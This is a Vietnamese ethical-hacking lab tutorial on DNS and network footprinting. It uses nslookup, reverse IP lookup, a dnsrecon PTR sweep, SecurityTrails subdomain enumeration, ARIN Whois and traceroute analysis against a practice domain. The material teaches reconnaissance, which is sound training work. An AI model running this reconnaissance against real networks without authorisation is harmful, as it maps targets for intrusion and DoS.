MX	Trỏ đến mail server của domain
NS	Trỏ đến hostname
CNAME	Alias của một host
SOA	Xác định authority của tên miền
SRV	Bản ghi dịch vụ (service)
PTR	Ánh xạ địa chỉ IP thành hostname
RP	Responsible person
HINFO	Thông tin host bao gồm CPU và OS
TXT	Text records không có cấu trúc

Các DNS record và thông tin mô tả

Thu thập DNS Information sử dụng nslookup

Lệnh nslookup

Đầu tiên, trên máy **Windows**, mở **command prompt** và gõ lệnh **nslookup** và nhấn Enter. Lúc này mặc định sẽ hiển thị DNS server mặc định:

C:\Users\Admin\nslookup

Default Server: dns.google

Address: 8.8.8.8

Lưu ý, thông tin Default Server và Address ở mỗi máy có thể khác nhau.

Trong chế độ **nslookup interactive**, gõ **set type=a** và gõ Enter. Lệnh này có nghĩa là nslookup sẽ truy vấn IP của tên miền cho trước. Giả sử ta truy vấn IP của tên miền www.certifiedhacker.com như sau:

```
> set type=a
> www.certifiedhacker.com
Server: 192.168.1.1
Address: 192.168.1.1#53
```

Non-authoritative answer:

www.certifiedhacker.com canonical name = certifiedhacker.com.

Name: certifiedhacker.com

Address: 162.241.216.11

Hai dòng đầu tiên trong kết quả là **Server: 192.168.1.1** và **Address: 192.168.1.1#53** chính là DNS server kết nối gần nhất với máy ảo Windows của mình. DNS server này không host tên miền www.certified.com nên kết quả là “**Non-authoritative answer**”.

Tiếp tục gõ **set type cname** và gõ Enter. Lúc này sẽ hiển thị CNAME record của tên miền. Gõ tiếp **certifiedhacker.com** và gõ Enter.

```
> set type=cname
```

```
> certifiedhacker.com
```

Server: 192.168.1.1

Address: 192.168.1.1#53

Non-authoritative answer:

```
*** Can't find certifiedhacker.com: No answer
```

Authoritative answers can be found from:

```
certifiedhacker.com
```

origin = ns1.bluehost.com

mail addr = dnsadmin.box5331.bluehost.com

serial = 2018011205

refresh = 86400

retry = 7200

expire = 3600000

minimum = 300

Nó sẽ trả về **authoritative name server** (ns1.bluehost.com), cùng với **mail server** (dns.box5331.bluehost.com). Lúc này ta đã có được authoritative name server. Sau đó ta xác định IP address của server này.

Như bước trên, để xác định IP của tên miền, ta set **type=a** và nhấn Enter sau đó nhập tên miền **ns1.bluehost.com**.

```
> set type=a
```

```
> ns1.bluehost.com
```

Server: 192.168.1.1

Address: 192.168.1.1#53

Non-authoritative answer:

Name: ns1.bluehost.com

Address: 162.159.24.80

Authoritative name server chứa các records liên kết với domain **certifiedhacker.com**, nếu attacker có thể xác định được authoritative name server (gọi là **primary name server**) và có được địa chỉ IP

liên kết thì attacker có thể khai thác server bằng một số kiểu tấn công như DoS, DDoS, URL Redirection, ...

Ta có thể sử dụng các công cụ online để thực hiện nhanh quá trình trên.

Sử dụng công cụ Kloth.Net

Truy cập vào <http://www.kloth.net/services/nslookup.php>. Giao diện hiển thị như hình bên dưới. Ta thử nhập vào domain là **certifiedhacker.com**. Với query field mặc định là **A** (IPv4 address) và click vào **Look it up** để hiển thị kết quả.

The screenshot shows the 'NSlookup' tool interface. It has three input fields: 'Domain' containing 'certifiedhacker.com', 'Server' containing 'localhost', and 'Query' set to 'A (IPv4 address)'. To the right of these fields are explanatory text blocks: the first describes the domain as '... the name of the machine to look up.', and the second describes the server as '... the DNS nameserver you want to handle your query (just start with this site's default server if you don't know better.)'. A 'Look it up' button is located next to the 'Query' field. Below the input area, a message reads: '... here is the nslookup result for certifiedhacker.com from server localhost, querytype=A :'. The results are displayed in a monospaced font:
DNS server handling your query: localhost
DNS server's address: 127.0.0.1#53

Non-authoritative answer:
Name: certifiedhacker.com
Address: 162.241.216.11

[Query 1 of max 100]

Kết quả truy vấn cho tên miền certifiedhacker.com

Lúc này ta nhận được kết quả IP là 162.241.216.11.

Trong mục **Query**, có khá nhiều options như là **A, AAAA, ANY, CNAME, NS, MX, PTR, ...** như hình bên dưới.

NSlookup

Domain: certifiedhacker.com ... the name of the machine to look up.

Server: localhost ... the DNS nameserver you want to handle your query (just start with this site's default server if you don't know better).

Query: A (IPv4 address) AAAA (IPv6 address) ANY (any type) CNAME (canonical name) NS (nameserver) MX (mail exchange) PTR (domain pointer) SOA (start of authority) TXT (text) LOC (location) RP (responsible person) SRV (service) AXFR (zone transfer)

Look it up

... here is the nslookup result for certifiedhacker.com from server localhost, querytype=A:

```
certifiedhacker.com from
query: localhost
7.0.0.1#53
m
```

Một số option query như A, AAAA, ANY,CNAME, NS, MX, ...

Ta thử chọn option AAAA (IPv6 address) và nhấn **Look it up**.

NSlookup

Domain: certifiedhacker.com ... the name of the machine to look up.

Server: localhost ... the DNS nameserver you want to handle your query (just start with this site's default server if you don't know better).

Query: AAAA (IPv6 address) Look it up

... here is the nslookup result for certifiedhacker.com from server localhost, querytype=AAAA:

```
DNS server handling your query: localhost
DNS server's address: 127.0.0.1#53

Non-authoritative answer:
*** Can't find certifiedhacker.com: No answer

Authoritative answers can be found from:
certifiedhacker.com
origin = ns1.bluehost.com
mail addr = dnsadmin.box5331.bluehost.com
serial = 2022111600
refresh = 86400
retry = 7200
expire = 3600000
minimum = 300
```

[Query 2 of max 100]

Kết quả không tìm thấy IPv6 của tên miền certifiedhacker.com


Các bạn có thể sử dụng một số công cụ DNS lookup khác như là DNSdumpster (<https://dnsdumpster.com>), DNS Records (<https://network-tools.com>).

Các công cụ kiểm tra DNS như **Professional Toolset** (<https://tools.dnsstuff.com>) và **DNS Records** (<https://network-tools.com>) cho phép DNS footprinting. **DNSstuff** trích xuất thông tin IP, mail server, DNS lookup, Whois lookup. Công cụ này có thể trích xuất một loạt các địa chỉ IP bằng cách sử dụng tra cứu định tuyến IP.

Kỹ thuật Reverse DNS Lookup sử dụng Reverse IP Domain Check và DNS Recon.

Reverse IP Domain Check

DNS lookup được sử dụng để tìm địa chỉ IP cho một tên miền cho trước, còn ngược lại reverse DNS là tìm tên miền của một IP cho trước. Ở đây, trong bài lab này, mình sẽ giới thiệu cho các bạn reverse DNS sử dụng **Reverse IP Domain Check** tool để tìm các tên miền/trang web được chạy trên chung một web server mục tiêu. Đầu tiên, chúng ta mở trình duyệt và gõ <https://www.yougetsignal.com/>. Giao diện như hình bên dưới, sau đó click vào **Reverse IP Domain Check**.



Giao diện của yougetsignal.com

Nhập vào **certifiedhacker.com** vào ô **Remote Address**. Ta thấy kết quả trả về có 12 domains cùng host trên một web server có IP là 162.241.216.11.

Reverse IP Domain Check

Remote Address


Found 12 domains hosted on the same web server as certifiedhacker.com (162.241.216.11).

100wwcbeaufort.org	biosis.ae
bongekile.com	box5331.bluehost.com
certifiedhacker.com	eis.qa
gaelicmemoriesphotography.ie	humancarehealth.com
oakoffer.com	www.certifiedhacker.com
www.certifiedhacker.com.	www.iststl.org

Kết quả các domain cùng host chung server với certifiedhacker.com

DNSRecon

Công cụ **DNSRecon** được tích hợp sẵn trong hệ điều hành Kali Linux. Trên máy Kali Linux, ta tìm kiếm công cụ bằng cách nhập từ khoá **dnsrecon**.



dnsrecon trong Kali Linux

Sử dụng lệnh **dnsrecon -r <IP address>** để tiến hành tra cứu Reverse DNS. Ở đây chúng ta gõ lệnh **dnsrecon -r 162.241.216.0-162.241.216.255** và nhấn Enter để xác định DNS PTR record trong dải IP từ 162.241.216.0 tới 162.241.216.255. Lưu ý trường hợp này chúng ta đang dò trên một dải IP nên số lượng kết quả sẽ nhiều hơn tình huống sử dụng **Reverse IP Domain Check** phía trên. Option -r tức là chỉ định một range IP.

```

└$ dnsrecon -r 162.241.216.0-162.241.216.255
[*] Performing Reverse Lookup from 162.241.216.0 to 162.241.216.255
[+] PTR 162-241-216-3.unifiedlayer.com 162.241.216.3
[+] PTR 162-241-216-7.unifiedlayer.com 162.241.216.7
[+] PTR 162-241-216-1.unifiedlayer.com 162.241.216.1
[+] PTR 162-241-216-4.unifiedlayer.com 162.241.216.4
[+] PTR 162-241-216-5.unifiedlayer.com 162.241.216.5
[+] PTR 162-241-216-2.unifiedlayer.com 162.241.216.2
[+] PTR 162-241-216-6.unifiedlayer.com 162.241.216.6
[+] PTR 162-241-216-0.unifiedlayer.com 162.241.216.0
[+] PTR 162-241-216-10.unifiedlayer.com 162.241.216.10
[+] PTR box5331.bluehost.com 162.241.216.11
[+] PTR 162-241-216-13.unifiedlayer.com 162.241.216.13
[+] PTR 162-241-216-8.unifiedlayer.com 162.241.216.8
[+] PTR 162-241-216-12.unifiedlayer.com 162.241.216.12
[+] PTR 162-241-216-15.unifiedlayer.com 162.241.216.15
[+] PTR 162-241-216-9.unifiedlayer.com 162.241.216.9
[+] PTR box5334.bluehost.com 162.241.216.14


```

Kết quả khi sử dụng công cụ dnsrecon

Thu thập thông tin của Subdomain và DNS Records sử dụng SecurityTrails

SecurityTrails là một công cụ enumerate DNS nâng cao, có thể tạo sơ đồ DNS của một mạng mục tiêu. Nó có thể enumerate cả DNS record hiện tại và quá khứ, cả A, AAAA, NS, MX, SOA lẫn TXT. Nó còn có thể enumerate tất cả những subdomain đang có trên domain mục tiêu bằng kĩ thuật brute-force.

Đầu tiên ta vào trang web <https://securitytrails.com/>, tiến hành tạo tài khoản (miễn phí). Sau khi xác minh tài khoản, trang web sẽ chuyển tới Dashboard. Trong ô Enter a Domain, IP, Keyword or Hostname, điền domain **certifiedhacker.com** và nhấn Enter, nó sẽ hiển thị kết quả các record A, AAAA, MX, NS, SOA, TXT và CNAME như hình dưới.



Kết quả DNS Records trên SecurityTrails

Nhấn vào **Historical Data**, các bạn có thể thấy lịch sử của các record trên.

certifiedhacker.com historical A data

A	AAAA	MX	NS	SOA	TXT
IP Addresses	Organization	First Seen	Last Seen	Duration Seen	
162.241.216.11	Oso Grande IP Services, LLC	2020-10-30 (2 years)	2022-11-23 (today)	2 years	
-	-	2020-10-30 (2 years)	2020-10-30 (2 years)	1 day	
162.241.216.11	Oso Grande IP Services, LLC	2017-11-14 (5 years)	2020-10-30 (2 years)	3 years	
69.89.31.193	Unified Layer	2016-12-31 (6 years)	2017-11-14 (5 years)	11 months	
-	-	2016-12-30 (6 years)	2016-12-31 (6 years)	1 day	
69.89.31.193	Unified Layer	2016-12-25 (6 years)	2016-12-30 (6 years)	5 days	
-	-	2016-12-24 (6 years)	2016-12-25 (6 years)	1 day	
69.89.31.193	Unified Layer	2016-11-23 (6 years)	2016-12-24 (6 years)	1 month	
-	-	2016-11-22 (6 years)	2016-11-23 (6 years)	1 day	
69.89.31.193	Unified Layer	2016-11-21 (6 years)	2016-11-22 (6 years)	1 day	

Lịch sử record A

Ở tab Subdomains, ta cũng có thể thấy được tất cả các subdomains liên quan đến **certifiedhacker.com**.

certifiedhacker.com subdomains

Domain	Rank	Hosting Provider	Mail Provider
webmail.soc.certifiedhacker.com		Unified Layer	-
cpcalendars.certifiedhacker.com		Oso Grande IP Services, LLC	-
cpanel.trustcenter.certifiedhacker.com		Oso Grande IP Services, LLC	-
www.events.certifiedhacker.com		Unified Layer	-
www.news.certifiedhacker.com		Unified Layer	-
autoconfig.soc.certifiedhacker.com		Unified Layer	-
cpcontacts.itf.certifiedhacker.com		Oso Grande IP Services, LLC	-

Subdomain của certifiedhacker.com

DNS record cung cấp rất nhiều thông tin quan trọng về vị trí và loại máy chủ, và attacker có thể lợi dụng những thông tin này để tấn công. Mình dùng bài lab này lại ở đây. Các bạn có thể thực hành thêm với một số công cụ như **DNSChecker** hay **DNSdumpster** để nâng cao kỹ năng DNS footprinting của mình.

Mô-đun 2. Phần 6. Network footprinting

Bước tiếp theo sau DNS Footprinting là Network Footprinting để thu thập thông tin liên quan đến mạng của mục tiêu như phạm vi, các giá trị TTL, ... Thông tin này sẽ giúp ta tạo bản đồ (map) của mạng mục tiêu, xác định network range, phân tích đường đi của mạng,...

Xác định Network Range

Cơ quan **Internet Assigned Numbers Authority (IANA)** đã dành ba khối của không gian địa chỉ IP cho mạng nội bộ: 10.0.0.0 – 10.255.255.255 (10.0.0.0/8), 172.16.0.0 – 172.31.255.255 (172.16.0.0/12) và 192.168.0.0 – 192.168.255.255 (192.168.0.0/16). Sử dụng range này, attacker có thể lấy được thông tin về kiến trúc mạng, những máy nào trong mạng đang hoạt động, có thể biết được mô hình mạng, thiết bị kiểm soát truy cập.

Để xác định network range của mạng mục tiêu, nhập IP public vào công cụ [ARIN Whois](#). Ví dụ cần tra cứu 207.46.232.182.

ARIN Whois/RDAP

207.46.232.182

Search

» Search www.arin.net instead

▶ Search Filter: Automatic

all requests subject to [terms of use](#)

207.46.232.182

Kết quả tìm được network range là **207.46.0.0 – 207.46.255.255**.

Network: NET-207-46-0-0-1

Source Registry	ARIN
Net Range	207.46.0.0 - 207.46.255.255
CIDR	207.46.0.0/16
Name	MICROSOFT-GLOBAL-NET
Handle	NET-207-46-0-0-1
Parent	NET-207-0-0-0
Net Type	DIRECT ALLOCATION
Origin AS	<i>not provided</i>
Registration	Mon, 31 Mar 1997 05:00:00 GMT (Mon Mar 31 1997 local time)
Last Changed	Wed, 15 Dec 2021 01:28:40 GMT (Wed Dec 15 2021 local time)
Self	https://rdap.arin.net/registry/ip/207.46.0.0
Alternate	https://whois.arin.net/rest/net/NET-207-46-0-0-1
Port 43 Whois	whois.arin.net

ARIN Whois với IP 207.46.232.182

Traceroute

Route là con đường mà gói mạng đi qua giữa nguồn và đích. **Route tracing** là một quá trình xác định đường dẫn và máy chủ nằm giữa nguồn và đích. Định tuyến theo dõi mạng cung cấp thông tin quan trọng như địa chỉ IP của máy chủ nằm giữa nguồn và đích, cho phép bạn lập bản đồ cấu trúc liên kết mạng của tổ chức. Traceroute có thể được sử dụng để trích xuất thông tin về cấu trúc liên kết mạng, bộ định tuyến đáng tin cậy, vị trí tường lửa, v.v.

Giới thiệu về Traceroute

Công cụ **traceroute** được tích hợp sẵn vào hầu hết các hệ điều hành hiện nay. Nó có thể dùng để theo dõi lộ trình di chuyển của gói tin trong mạng, có thể áp dụng trong việc ngăn chặn tấn công Man-in-the-middle hoặc các loại tấn công khác.

Traceroute sử dụng giao thức ICMP và trường Time-to-Live (TTL) trên header của gói tin để xác định đường đi đến mạng đích.

Traceroute có thể theo dõi số lượng bộ định tuyến mà các gói đi qua, thời gian khứ hồi (thời gian chuyển tiếp giữa hai bộ định tuyến), tên của bộ định tuyến và liên kết mạng của chúng. Giá trị TTL cho biết số lượng bộ định tuyến tối đa mà một gói tin có thể đi qua. Mỗi bộ định tuyến xử lý một gói sẽ giảm trường TTL trong ICMP header đi một đơn vị. Khi số lượng đạt đến 0, bộ định tuyến loại bỏ gói và truyền thông báo lỗi ICMP trở về.




Illustration of Traceroute

Traceroute Analysis

Sau khi thực hiện traceroute một vài lần, attacker sẽ xác định được vị trí của một hop trong mạng đích.

traceroute 1.10.10.20 second to last hop is 1.10.10.1


traceroute 1.10.20.10 third to last hop is 1.10.10.1

traceroute 1.10.20.10 second to last hop is 1.10.10.50

traceroute 1.10.20.15 third to last hop is 1.10.10.1

traceroute 1.10.20.15 second to last hop is 1.10.10.50

Bằng cách phân tích kết quả trên, attacker có thể đoán được mô hình mạng như bên dưới.




Traceroute Analysis

Traceroute Tools

Một số công cụ Traceroute tools như [Path Analyzer Pro](#), VisualRoute, Traceroute NG, PingPlotter.


Path Analyzer Pro

Path Analyzer Pro có thể kiểm tra hiệu suất, DNS, Whois của mạng. Attacker sử dụng công cụ này để thu thập những thông tin như hop number, IP address tại các hop, hostname, ASN, percentage loss, độ trễ, độ trễ trung bình của mỗi hop.



